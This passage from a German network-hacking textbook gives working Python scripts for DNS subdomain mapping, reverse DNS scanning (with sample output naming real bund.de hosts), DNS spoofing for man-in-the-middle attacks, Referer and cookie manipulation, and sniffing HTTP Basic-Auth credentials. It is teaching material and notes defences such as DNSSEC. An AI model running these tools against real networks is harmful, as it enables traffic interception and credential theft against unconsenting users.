Will ein potenzieller Angreifer schnell eine Liste wichtiger Server bekommen, ohne dazu allzu laut mit einem Portscanner durch das Netz zu poltern, verwendet er hierfür unter anderem DNS. Zuerst wird er vielleicht einen kompletten Zonentransfer der Domain versuchen (siehe Abschn. 6.3).

Doch springen hierauf einige Network-Intrusion-Detection-Systeme an, zumal die meisten DNS-Server heutzutage einen kompletten Zonentransfer meist nur noch für Slave-Server erlauben.

Eine andere Methode an Hostnamen einer Domain zu gelangen ist die Verwendung eines DNS-Mappers. Dieser liest eine Wörterbuchdatei mit üblichen Servernamen ein, hängt sie an den Domainnamen und versucht über eine DNS-Query, diesen in die IP aufzulösen. Hat er Erfolg, weiß er, dass es diesen Rechner wahrscheinlich gibt (oder wenigstens gegeben hat und die Zonendatei nicht ordentlich geführt wird) und kann somit lohnende Ziele auswählen.

Das folgende Script implementiert einen simplen DNS-Mapper. Als Wörterbuchdatei wird eine Textdatei verwendet, in der zeilenweise ein möglicher Hostname steht.

```
1  #!/usr/bin/python3
2
3  import sys
4  import socket
5
6  if len(sys.argv) < 3:
7      print(sys.argv[0] + ": <dict_file> <domain>")
8      sys.exit(1)
9
10
11 def do_dns_lookup(name):
12     try:
13         print(name + ": " + socket.gethostbyname(name))
14     except socket.gaierror as e:
15         print(name + ": " + str(e))
16
17 try:
18     fh = open(sys.argv[1], "r")
19
20     for word in fh.readlines():
21         subdomain = word.strip()
```

```
22
23          if subdomain:
24              do_dns_lookup(word.strip() + "." + sys.argv[2])
25
26      fh.close()
27  except IOError:
28      print("Cannot read dictionary " + file)
```

Neu an diesem Source Code dürfte einzig und allein die Funktion `socket.gethostbyname()` sein, der einfach nur der Hostname übergeben wird und die als Rückgabewert die zugehörige IP-Adresse liefert.

6.6 Reverse DNS Scanner

Der umgekehrte Weg führt allerdings schneller zum Ziel, zumindest sofern PTR-Records für die IP-Adressen hinterlegt wurden, was heutzutage meistens der Fall ist, weil u. a. Dienste wie SMTP oft darauf bestehen.

Wenn Sie mittels WHOIS (Abschn. 6.4) das Netz zu einer IP in Erfahrung gebracht haben, können Sie mit unserem nächsten kleinen Script das Netz in der Form 192.168.1.1-192.168.1.254 angeben. Im Code zerlegt die Funktion `get_ips()` die Start- und die End-IP in ihre Byte und rechnet die IP in eine Dezimalzahl um. Die nachfolgende While-Schleife zählt so lange zur Start-IP eins hinzu und rechnet das Ergebnis wieder zurück in eine 4-Byte-IP-Adresse, bis der Wert von Stop-IP erreicht wurde. Warum wird das so kompliziert gelöst, werden Sie sich jetzt vielleicht fragen. Kann ich denn nicht zur letzten Zahl immer eins hinzuaddieren? Klar können Sie den Algorithmus auch so implementieren, dann ist er allerdings nur für Class-C-Netze zu gebrauchen, sprich für IP-Adressen, bei denen sich nur das letzte Byte ändern soll. Der Algorithmus des Scripts dagegen berechnet auch Adressbereiche für Class-B- und Class-A-Netze.

```
 1  #!/usr/bin/python3
 2
 3  import sys
 4  import socket
 5  from random import randint
 6
 7  if len(sys.argv) < 2:
 8      print(sys.argv[0] + ": <start_ip>-<stop_ip>")
 9      sys.exit(1)
10
11
12  def get_ips(start_ip, stop_ip):
13      ips = []
14      tmp = []
15
16      for i in start_ip.split('.'):
```

```
17          tmp.append("%02X" % int(i))
18
19      start_dec = int(''.join(tmp), 16)
20      tmp = []
21
22      for i in stop_ip.split('.'):
23          tmp.append("%02X" % int(i))
24
25      stop_dec = int(''.join(tmp), 16)
26
27      while(start_dec < stop_dec + 1):
28          bytes = []
29          bytes.append(str(int(start_dec / 16777216)))
30          rem = start_dec % 16777216
31          bytes.append(str(int(rem / 65536)))
32          rem = rem % 65536
33          bytes.append(str(int(rem / 256)))
34          rem = rem % 256
35          bytes.append(str(rem))
36          ips.append(".".join(bytes))
37          start_dec += 1
38
39      return ips
40
41
42  def dns_reverse_lookup(start_ip, stop_ip):
43      ips = get_ips(start_ip, stop_ip)
44
45      while len(ips) > 0:
46          i = randint(0, len(ips) - 1)
47          lookup_ip = str(ips[i])
48          resolved_name = None
49
50          try:
51              resolved_name = socket.gethostbyaddr(lookup_ip)[0]
52          except socket.herror as e:
53              # Ignore unknown hosts
54              pass
55          except socket.error as e:
56              print(str(e))
57
58          if resolved_name:
59              print(lookup_ip + ":\t" + resolved_name)
60
61          del ips[i]
62
63  start_ip, stop_ip = sys.argv[1].split('-')
64  dns_reverse_lookup(start_ip, stop_ip)
```

Die Funktion `dns_reverse_lookup()` erledigt den Rest der Arbeit, denn sie iteriert zufällig durch die Liste des errechneten IP-Adressbereichs und schickt mit Hilfe der Funktion `socket.gethostbyaddr()` eine Inverse-Query für die IP. Fehler beim Auflösen wie „Unknown host“ werden durch den try-except-Block unterdrückt, Netzwerkprobleme hingegen ausgegeben.

Lässt man dieses Script z. B. IP-Adressen der Domain bund.de auflösen, bekommt man folgendes Ergebnis:

```
./reverse-dns-scanner.py 77.87.224.1-77.87.224.254
77.87.224.71:   xenon.bund.de
77.87.224.66:   mangan.bund.de
77.87.224.6:    exttestop3.bund.de
77.87.224.11:   exttestop18.bund.de
77.87.224.78:   curium.bund.de
77.87.224.216:  sip1.video.bund.de
77.87.224.68:   ssl.bsi.de
77.87.224.98:   fw-berlin.bund.de
77.87.224.198:  sip1.test.bund.de
77.87.224.102:  fw-berlin.bund.de
77.87.224.99:   fw-berlin.bund.de
77.87.224.103:  fw-berlin.bund.de
77.87.224.104:  fw-berlin.bund.de
77.87.224.67:   ssl.bsi.bund.de
77.87.224.101:  fw-berlin.bund.de
77.87.224.105:  m1-bln.bund.de
77.87.224.97:   fw-berlin.bund.de
77.87.224.5:    exttestop2.bund.de
77.87.224.107:  m3-bln.bund.de
77.87.224.4:    exttestop6.bund.de
77.87.224.106:  m2-bln.bund.de
77.87.224.20:   testserver-b.bund.de
77.87.224.100:  fw-berlin.bund.de
77.87.224.8:    exttestop12.bund.de
77.87.224.26:   chrom.bund.de
77.87.224.18:   argon.bund.de
77.87.224.187:  oms11http03.bund.de
77.87.224.10:   ext-testclient-forensik.bund.de
77.87.224.108:  m4-bln.bund.de
77.87.224.131:  mx1.bund.de
77.87.224.7:    exttestop4.bund.de
77.87.224.185:  oms11http01.bund.de
77.87.224.203:  webrtc2.test.bund.de
77.87.224.201:  webrtc1.test.bund.de
77.87.224.149:  bohrium.bund.de
77.87.224.186:  oms11http02.bund.de
```

Wie Sie sehen, liefert solch ein Scan sehr schnell viele brauchbare Informationen über ein Netz.

6.7 DNS-Spoofing

DNS-Spoofing ist neben ARP-Spoofing (siehe Abschn. 4.2) die beliebteste Variante für Man-in-the-Middle-Attacken. Hierbei wird ähnlich wie beim ARP-Spoofing auf eine DNS-Anfrage die eigene IP-Adresse als Antwort geschickt in der Hoffnung, dass die Antwort beim Absender schneller ankommt als das Paket des wirklichen DNS-Servers.

Hierfür verwenden wir wieder die allseits beliebte Scapy-Bibliothek. Der Source Code ist dem des RST-Daemons (siehe Abschn. 5.11) sehr ähnlich. Wir sniffen den Netzwerkverkehr mit Hilfe der `sniff()`-Funktion von Scapy, diesmal interessieren uns allerdings nur UDP-Pakete von oder nach Port 53. DNS-Pakete über TCP beachtet das Tool nicht, was nicht weiter schlimm sein sollte, denn sie sind in den wilden Weiten der realen Netzwerke äußerst rar. Das Tool benötigt außerdem noch eine Hosts-Datei, um zu wissen, für welche Hosts es welche gefälschten IPs versenden soll.

```
1  217.79.220.184 *
2  80.237.132.86 www.datenliebhaber.de
3  192.168.23.42 www.ccc.de
```

Das Format ist dasselbe wie bei der Linux/Unix/etc/hosts-Datei. Der erste Eintrag ist die IP-Adresse und der zweite der Hostname getrennt mit einem Leerzeichen. Ein * als Hostname signalisiert, dass diese IP für alle anderen Hostnamen verwendet werden soll.

```
 1  #!/usr/bin/python3
 2
 3  import sys
 4  import getopt
 5  import scapy.all as scapy
 6
 7  dev = "enp3s0f1"
 8  filter = "udp port 53"
 9  file = None
10  dns_map = {}
11
12  def handle_packet(packet):
13      ip = packet.getlayer(scapy.IP)
14      udp = packet.getlayer(scapy.UDP)
15      dns = packet.getlayer(scapy.DNS)
16
17      # standard (a record) dns query
18      if dns.qr == 0 and dns.opcode == 0:
19          queried_host = dns.qd.qname[:-1].decode()
20          resolved_ip = None
21
22          if dns_map.get(queried_host):
23              resolved_ip = dns_map.get(queried_host)
24          elif dns_map.get('*'):
25              resolved_ip = dns_map.get('*')
```

```
26
27          if resolved_ip:
28              dns_answer = scapy.DNSRR(rrname=queried_host
29                                       + ".",
30                                       ttl=330,
31                                       type="A",
32                                       rclass="IN",
33                                       rdata=resolved_ip)
34
35              dns_reply = scapy.IP(src=ip.dst, dst=ip.src) / \
36                          scapy.UDP(sport=udp.dport,
37                                    dport=udp.sport) / \
38                          scapy.DNS(
39                              id = dns.id,
40                              qr = 1,
41                              aa = 0,
42                              rcode = 0,
43                              qd = dns.qd,
44                              an = dns_answer
45                          )
46
47              print("Send %s has %s to %s" % (queried_host,
48                                               resolved_ip,
49                                               ip.src))
50              scapy.send(dns_reply, iface=dev)
51
52
53  def usage():
54      print(sys.argv[0] + " -f <hosts-file> -i <dev>")
55      sys.exit(1)
56
57
58  def parse_host_file(file):
59      for line in open(file):
60          line = line.rstrip('\n')
61
62          if line:
63              (ip, host) = line.split()
64              dns_map[host] = ip
65
66  try:
67      cmd_opts = "f:i:"
68      opts, args = getopt.getopt(sys.argv[1:], cmd_opts)
69  except getopt.GetoptError:
70      usage()
71
72  for opt in opts:
73      if opt[0] == "-i":
74          dev = opt[1]
```

```
75      elif opt[0] == "-f":
76          file = opt[1]
77      else:
78          usage()
79
80  if file:
81      parse_host_file(file)
82  else:
83      usage()
84
85  print("Spoofing DNS requests on %s" % (dev))
86  scapy.sniff(iface=dev, filter=filter, prn=handle_packet)
```

Für jedes mitgelesene Paket wird die Funktion `handle_packet` aufgerufen. Dort dekodieren wir als Erstes den IP-, UDP- und DNS-Layer, um auf die einzelnen Protokolleigenschaften zugreifen zu können und vergewissern uns, dass wir ein DNS-Query-Paket abgefangen haben. Die Header-Eigenschaft `qr` ist auf 0 gesetzt, wenn es sich um ein DNS-Query, und auf 1, wenn es sich um ein DNS-Response-Paket handelt. Die Option `opcode` dagegen gibt an, um was für eine Unterart es sich handelt. 0 steht für eine „normale“ A-Record-Abfrage, d. h. wir wollen einen Hostnamen in eine IP-Adresse auflösen, daneben gibt es u. a. noch die PTR-Abfrage, die für eine IP den Namen erfragt (für mehr Informationen siehe Tab. 6.1). Das `AA`-Bit gibt an, ob dies ein Authoritative-Answer-Paket ist, also ob wir der Nameserver sind, der diese Domain verwaltet, oder ob wir unsere Antwort ebenfalls nur erfragt haben. Der `rcode` ist für die Fehlerbehandlung zuständig. Ein Wert von 0 signalisiert, dass es keinen Fehler bei der Auflösung gab.

In jedem DNS-Response ist neben der Antwort auch immer noch die Anfrage enthalten. Die Antwort besteht ganz simpel aus dem Host, der angefragt wurde, unser aus der DNS-Host-File ermittelten gespooften IP-Adresse und dem `Type A` für Vorwärtsauflösung, sowie |lstinine|rclass IN| für eine Internet-Adresse. Source- und Destination-IP und -Port werden vertauscht, damit das Paket an seinen ursprünglichen Versender geht, und mittels `send` zurückgeschickt.

Die Art von Angriff ist sehr einfach zu erkennen, denn Sie sehen in einem Sniffer zwei Antwort-Pakete für nur eine Anfrage. Außerdem werden gerade Varianten von DNS entwickelt, die ihre Antworten kryptografisch signieren, so dass der Client anhand der Signatur erkennen kann, ob die Antwort von einem legitimen Server stammt. Die am weitesten verbreitete Variante ist DNSSEC.

6.8 Tools

6.8.1 Chaosmap

Chaosmap ist ein DNS/Whois/Webserver-Scanner und Information Gathering Tool. Es implementiert einen DNS Mapper, der optional auch WHOIS-Abfragen stellen kann

und somit unter anderem den Namen des Besitzers der Domain oder IP und dessen Anschrift ermitteln kann; dies gilt auch für Reverse DNS. Des Weiteren eignet es sich als Webserver-Scanner, der mit Hilfe eines Wörterbuchs versucht, versteckte Verzeichnisse und Dateien wie z. B. Passwort- und Backupdateien zu erraten. Bei Bedarf kann er zuerst oder ausschließlich diese Verzeichnisse und Dateien mit Hilfe von Google suchen und erst, wenn dort nichts gefunden wurde, auf den wirklichen Webserver zugreifen. Als Letztes kann es dazu eingesetzt werden, E-Mail-Adressen für eine oder mehrere Domains mit Google zu suchen oder eine Domain mit Hilfe von sogenannten Google-Hacking-Suchanfragen zu scannen. Der Source Code von Chaosmap kann über die Webseite von Packetstorm Security gefunden werden (https://packetstormsecurity.com/files/99314/Chaosmap-1.3.html).

HTTP Hacks

7

Zusammenfassung

Hyper Text Transfer Protocol, kurz HTTP, ist wahrscheinlich das bekannteste Protokoll des Internets. Es ist heutzutage so dominant, dass viele Menschen sogar denken, HTTP (oder das WWW) sei einzig und allein das Internet.

Es gibt nicht mehr nur Informationsseiten, Einkaufsportale, Suchmaschinen, E-Mail- und Forendienste als Webanwendungen, sondern auch Schreibsoftware, Wikis, Blogs, Kalender, soziale Netzwerke, Chat- und Forensoftware, E-Government-Anwendungen usw. Die Liste könnte beliebig fortgesetzt werden, denn nicht umsonst hat Google mit Chrome OS sogar ein ganzes Betriebssystem erschaffen, dessen komplette Anwendungen Webanwendungen sind und dessen Daten in der Cloud gespeichert werden (ob das nun jemand braucht oder haben will, sei mal dahingestellt).

Es dürfte daher nicht verwundern, dass die meisten Angriffe heutzutage auf Webanwendungen erfolgen und dass eines der beliebtesten Angriffstools der Webbrowser ist. Gründe genug, sich eingehender mit der Sicherheit des Webs zu beschäftigen.

7.1 Protokollübersicht

HTTP ist ein zustandloses Plaintext-Protokoll, d. h. jede Anfrage wird als Text übertragen und ist unabhängig von der vorherigen. Daher ist es einfach, selbst „Webbrowser“ zu spielen. Verwenden Sie das Programm `telnet` oder das allseits beliebte `netcat`, um sich zu einem Webserver auf Port 80 zu verbinden und senden Sie ihm die nachfolgende Anfrage:

```
telnet www.codekid.net 80
GET / HTTP/1.0
```


B. Ballmann, *Network Hacks – Intensivkurs*,
https://doi.org/10.1007/978-3-662-61636-9_7

Fertig. Das ist alles, was eine gültige HTTP-1.0-Anfrage benötigt. Schließen Sie die Eingabe mit einer Leerzeile ab und der Server wird Ihnen dieselbe Antwort liefern, als wenn Sie die Seite mit einem Browser geöffnet hätten. Sehen wir uns kurz an, was Sie hier gesendet haben. `GET` ist die sogenannte HTTP-Methode, davon gibt es verschiedene (siehe Tab. 7.1). **GET** soll verwendet werden, wenn eine Ressource angefragt wird, **POST** hingegen, wenn sie angelegt wird, denn bei einer `POST`-Anfrage garantiert der Webbrowser, dass diese Anfrage nur einmal gesendet wird, es sei denn der Benutzer besteht darauf sie mehrmals zu senden. HTTP 1.0 definiert ansonsten noch die **HEAD**-Methode, die einer `GET`-Methode ohne den Content-Body, sprich ohne die eigentliche HTML-Seite, entspricht. Der Server sendet uns lediglich die Header als Antwort zurück. HTTP 1.1 definiert noch fünf weitere Methoden: **PUT** um eine Ressource neu anzulegen bzw zu aktualisieren, **DELETE** zum Löschen einer Ressource, **OPTIONS** zum Erfragen der verfügbaren Methoden und weiterer Eigenschaften wie Content-Encodings, **TRACE** zum Debuggen und **CONNECT** zum Verbinden zu einem anderen Webserver/-proxy.

Die Methode `TRACE` sollten Sie immer in Ihrem Webserver abschalten, weil sie Angreifern eine Möglichkeit für sogenannte Cross-Site-Scripting-Attacken bietet (siehe Abschn. 7.11).

Anfragen in HTTP 1.1 benötigt zusätzlich noch einen Host-Header.

```
telnet www.codekid.net 80
GET / HTTP/1.1
Host: www.codekid.net
```

Um Anfragen an einen HTTPS-Server zu schicken kann der OpenSSL `s_client` verwendet werden.

```
openssl s_client -connect www.codekid.net:443
```

Alle weiteren Header-Optionen, die HTTP definiert (siehe Tab. 7.1), sind optional. Mit der Option `Connection` können wir dem Webserver mitteilen, dass wir mehr als eine Anfrage schicken wollen und er die Verbindung nach der Antwort nicht schließen soll. **Content-Length** definiert die Größe des Content-Bodys in Bytes, **Content-Type**

Tab. 7.1 HTTP-Methoden

Methode	Beschreibung
GET	Anfordern einer Ressource
POST	Sendet Daten zusammen mit einer Anfrage diese zu speichern oder zu aktualisieren
HEAD	Liefert als Antwort lediglich die Header ohne Inhalt zurück
PUT	Anlegen oder aktualisieren einer Ressource
DELETE	Löschen einer Ressource
OPTIONS	Listet alle vom Webserver unterstützten Methoden, Content-types und -encodings
TRACE	Sendet die Eingabe als Ausgabe zurück
CONNECT	Verbindet diesen Server/Proxy zu einem anderen HTTP-Server/-Proxy




Abb. 7.1 HTTP-Request-Header

hingegen den Mime-Type. Weitere wichtige Anfrage-Optionen sind **Referer**, die URL beinhaltet, von der die aktuelle Anfrage stammt, **Authorization**, mit der die HTTP-Auth Login-Funktionalität realisiert wird und `Cookie`, die alle vom Client an den Server gesendeten Cookies beinhaltet.

Cookies sind Name/Wert-Paare, die der Server den Client zu speichern bittet, um sie anschließend bei jedem Request mitzuschicken. Mehr zu Cookies im Abschn. 7.6 über Cookie Manipulation.

HTTP-Auth funktioniert im einfachsten Falle (im Basic-Modus) Base64 codiert, sprich unverschlüsselt. Für wirkliche Sicherheit sollten Sie Digest-Access-Authentication verwenden! Dass ansonsten leicht die Username/Passwort-Kombination mitgelesen werden kann, demonstriert Abschn. 7.7 (Abb. 7.1).

Einen typischen HTTP-Response zeigt Abb. 7.2. Der einzig fixe Teil des Headers ist die erste Zeile und enthält neben der HTTP-Version einen Status-Code sowie eine Status-Meldung.

HTTP-Status-Codes können grob in fünf Gruppen unterteilt werden. Fängt der Code mit einer 1 an, fordert der Server, die nächste Anfrage anders (z. B. mit einer neueren HTTP Version) zu senden. Fängt der Code hingegen mit einer 2 an, war die Anfrage erfolgreich und vollkommen fehlerfrei, bei einer 3 war die Anfrage zwar erfolgreich, wurde aber vom Server umgeleitet. Eine 4 signalisiert einen Fehler. Der bekannteste dürfte 404 sein, der anzeigt, dass die Ressource nicht gefunden wurde und 403, der besagt, dass der Zugriff auf die Ressource verboten ist. Bei einer 5 vorn gab es gar




Abb. 7.2 HTTP-Response-Header

Tab. 7.2 Die wichtigsten HTTP-Status-Codes

Code	Beschreibung
200	Anfrage erfolgreich
201	Ressource wurde angelegt
301	Ressource wurde permanent umgezogen
307	Ressource wurde temporär umgeleitet
400	Unverständliche Anfrage
401	Autorisierung erforderlich
403	Zugriff verboten
404	Ressource wurde nicht gefunden
405	Methode nicht erlaubt
500	Interner Serverfehler

einen schwerwiegenden Fehler wie beispielsweise 500 Internal Server Error. Eine Liste der wichtigsten Status-Codes finden Sie in Tab. 7.2.

Weitere wichtige HTTP-Response-Header sind neben Content-Length, Content-Type und Content-Encoding noch Header wie **Location**, der die abgefragte URL enthält, und **Set-Cookie** zum Setzen eines Cookies.

Eine Beschreibung des kompletten HTTP-Protokolls finden Sie in den RFCs 7230 bis 7237. Eine Auflistung aller Status-Codes steht in RFC 7231 https://tools.ietf.org/html/rfc7231.

7.2 Webservices

Seit einigen Jahren sind Webservices groß in Mode. Ein Webservice ist ein Dienst, der eine Maschine-zu-Maschine-Kommunikation ermöglicht. Dafür wurden eine Reihe neuer Protokolle und Standards entwickelt, wie beispielsweise REST, das die HTTP-Methoden GET, PUT und DELETE verwendet, um eine CRUD (Create, Read, Update, Delete)-API anzubieten, XML-RPC, das entfernte Funktionsaufrufe in XML codiert über HTTP versendet und SOAP, das in XML gar ganze Objekte codiert und durch das Netz sendet. SOAP definiert noch ein weiteres XML-Format, die WSDL (Webservice Description Language), die einen Webservice beschreibt und dazu dient, dass der entfernte Computer automatisch Stub-Code generieren kann, der es ihm erlaubt den Webservice zu verwenden. Zu all den Technologien gesellt sich heutzutage noch JSON (JavaScript Object Notation). Es hat XML als generelles Datenaustausch-Format abgelöst und erfreut sich so grosser Beliebtheit, dass es mit JSON-WSP und JSON-RPC gleich zwei darauf basierende Webservice-Protokolle gibt.

Wir werden in diesem Buch nicht näher auf die spezifischen Webservice-Protokolle eingehen, da sich dieses Kapitel nur mit HTTP-Hacking beschäftigt. Es sei jedoch angemerkt, dass alle hier beschriebenen Angriffsmöglichkeiten auch für Webservices gelten. Manchmal sind bei Webservices allerdings gar keine Angriffe nötig, da sie völlig ungeschützt sind. Falls ein Angriff nötig sein sollte, bieten komplizierte, aufgeblasene Protokolle wie das Simple-Object-Access-Protokoll SOAP nur noch weitere Möglichkeiten.

7.3 Benötigte Module

Die meisten Beispiele in diesem Kapitel verwenden nicht das der Python Distribution beiliegende urllib-Modul, sondern Requests, weil es so schöne Vorteile bietet wie Caching, Unterstützung von Weiterleitungen und Cookies, Datenkomprimierung, SSL-Zertifikatsüberprüfung und vieles mehr.

Des Weiteren werden wir noch BeautifulSoup4 zum Parsen von HTML-Code und mitmproxy für HTTP-Man-in-the-Middle-Angriffe verwenden.

Also geschwind installiert mittels

```
pip3 install requests
pip3 install beautifulsoup4
pip3 install mitmproxy
```

Und los geht's mit den Code-Beispielen!

7.4 HTTP Header Dumper

Fangen wir mit einer leichten Fingerübung an und geben alle HTTP-Header-Daten auf den Bildschirm aus, die der Webserver uns zurücksendet.

```
 1  #!/usr/bin/python3
 2
 3  import sys
 4  import requests
 5
 6  if len(sys.argv) < 2:
 7      print(sys.argv[0] + ": <url>")
 8      sys.exit(1)
 9
10  r = requests.get(sys.argv[1])
11
12  for field, value in r.headers.items():
13      print(field + ": " + value)
```

Simpler kann der Source Code nicht mehr aussehen Dank des fantastischen Moduls `requests`. Mittels der Funktion `get()` wird eine GET-Anfrage and den Server gesendet, der als erster Parameter übergeben wird. Alternativ kann noch das Keyword-Argument `verify=False` mitgegeben werden, falls es sich um eine HTTPS-Verbindung handelt, bei der das SSL-Zertifikat nicht auf seine Gültigkeit hin überprüft werden soll, was u. a. bei selbst-signierten Zertifikaten der Fall ist. Die Methode gibt ein Response-Objekt zurück, deren Eigentschaft `headers` uns ein Dictionary aus den Feld und Wert-Paaren der vom Server zurück gesendeten Header enthält. Diese werden in einer Schleife ausgegeben.

7.5 Referer Spoofing

Ein besonders interessanter Header von HTTP, den ein Browser bei jedem Aufruf an den Server sendet, ist der Referer. Er schickt die URL mit, von der der aktuelle Aufruf kam. Manche Webanwendungen benutzen ihn als Sicherheitsmerkmal, um zu erkennen, ob der Aufruf von einer Seite aus einem internen Bereich erfolgte, und gehen dann davon aus, dass der Benutzer eingeloggt ist.

Dass es keine gute Idee ist, den Referer-Header als Sicherheitsmerkmal zu verwenden, zeigt das folgende simple Script, denn es schickt einfach einen beliebigen String als Referer.

```
 1  #!/usr/bin/python3
 2
 3  import sys
 4  import requests
 5
 6  if len(sys.argv) < 2:
 7      print(sys.argv[0] + ": <url>")
 8      sys.exit(1)
 9
10  headers = {'Referer': 'http://www.peter-lustig.com'}
11  r = requests.get(sys.argv[1], data=headers)
12
13  print(r.content)
```

Die Headerdaten, die wir senden wollen, schreiben wir einfach in ein Dictionary und übergeben es der Funktion `get` über das Schlüsselwort `data`. Dabei spielt es keine Rolle, ob die Keys des Dictionaries gültige HTTP-Header oder totalen Unsinn enthalten.

Den vom Server zurück gesendeten Body liefert die Eigenschaft `content`.

7.6 Manipulieren von Keksen

HTTP ist ein zustandloses Protokoll. Wie schon anfangs erklärt, ist jede Client-Anfrage vollkommen unabhängig und weiß nichts von der vorherigen.

Durch verschiedene Tricks überbrücken Webentwickler diese Zustandlosigkeit, zum Beispiel indem sie ihren Besuchern eine hoffentlich eindeutige und nicht erratbare Zahl zuweisen, die sogenannte Session-Id, die bei jeder Anfrage mitgesendet wird. Session-Ids sind, wie der Name schon sagt, nur für eine Sitzung gedacht und werden somit nach dem Abmelden bei der Webanwendung oder nach einem Timeout gelöscht. Es gibt aber Fälle, in denen eine Webanwendung Daten auf Ihrem Computer in einer sogenannten Cookie-Datei speichert. Cookie-Daten werden bei jeder Anfrage untertänig mitgeschickt, sofern es sich um die Domain oder um den Host handelt, der den Cookie erstellt hat.

Cookies werden oft auch zum Verfolgen von Usern verwendet, wie bei Werbebannern oder zum Analysieren von Kaufverhalten in großen Einkaufsportalen. Deswegen haben Cookies einen nicht allzu guten Ruf, sie werden aber dennoch vielseitig eingesetzt. Es gibt viele Anwendungen und Frameworks, die Cookies zur Authentifizierung benutzen, indem sie wahlweise die Session-Id, Benutzer spezifische Einstellungen oder gar Benutzername und Passwort im Klartext speichern.

Was auch immer in Ihren Cookies steht und wie gut der Webentwickler seine Anwendung gegen ausgefeiltere Angriffe wie SQL Injection oder gar Command Injection (dazu später mehr) abgesichert hat, Cookies fallen meist aus dem Raster, weil sie unsichtbar

im Hintergrund agieren. Man erwartet nicht, dass sie manipuliert werden, was es noch reizvoller macht, einen eigenen Cookie-Manipulator zu schreiben.

```
 1  #!/usr/bin/python3
 2
 3  import sys
 4  import requests
 5
 6  if len(sys.argv) < 3:
 7      print(sys.argv[0] + ": <url> <key> <value>")
 8      sys.exit(1)
 9
10  headers = {'Cookie': sys.argv[2] + '=' + sys.argv[3]}
11  r = requests.get(sys.argv[1], data=headers)
12
13  print(r.content)
```

Cookies werden mit Hilfe des `Cookie`-Headers gesendet und bestehen aus Schlüssel/Wert-Paaren, die mit einem Semikolon getrennt werden. Der Server verwendet dagegen einen `Set-Cookie`-Header, um einen Cookie zu setzen.

Jeder Cookie hat eine Lebensdauer. Manche sind nur für eine Session gültig und manche für eine bestimmte Zeiteinheit wie einen Tag. Sofern keine `Expires` Option angegeben worden ist, wird der Cookie wie ein Session-Cookie behandelt, d. h. er wird beim erneuten öffnen des Browsers mit alten Sessions wiederhergestellt sofern der Benutzer dies so eingestellt hat. Sie sollten also überlegen, ob Sie Cookies beim Schliessen des Browsers löschen wollen. Falls Sie beim Lesen Ihrer Cookies über das Zauberwort `Secure` stolpern: das bedeutet, dass der Keks nur über HTTPS übertragen werden darf, was ihn allerdings nicht weniger anfällig für Manipulation macht. In der Tools-Sektion am Ende des Kapitels finden Sie ein Programm, das einem User Standard-HTTPS-Cookies klaut.

Komplettes Deaktivieren von Cookies wird dazu führen, dass manche Webanwendungen nicht mehr funktionieren, deshalb sollten Sie lieber ein Browser-Plugin verwenden, das es Ihnen ermöglicht selektiv Cookies zu erlauben. Eine Lösung ist, Cookie-Monster zu finden unter https://www.ampsoft.net/utilities/CookieMonster.php.

7.7 HTTP-Auth Sniffing

Die meisten HTTP-Authentifizierungen funktionieren mit der sogenannten Basic-Authentifikation. Viele Administratoren wissen dabei gar nicht, dass die Anmeldedaten mit dieser Methode lesbar durchs Netz verschickt werden, weil sie verschlüsselt aussehen, jedoch nur mit Base64 kodiert sind. Ein kurzes Script soll verdeutlichen, wie einfach es für Angreifer ist, sämtliche HTTP-Authentifizierungen mitzulesen.

```
#!/usr/bin/python3

import re
from base64 import b64decode
from scapy.all import sniff

dev = "wlp2s0"

def handle_packet(packet):
    tcp = packet.getlayer("TCP")
    match = re.search(r"Authorization: Basic (.+)",
                      str(tcp.payload))

    if match:
        auth_str = b64decode(match.group(1))
        auth = auth_str.split(":")
        print("User: " + auth[0] + " Pass: " + auth[1])

sniff(iface=dev,
      store=0,
      filter="tcp and port 80",
      prn=handle_packet)
```

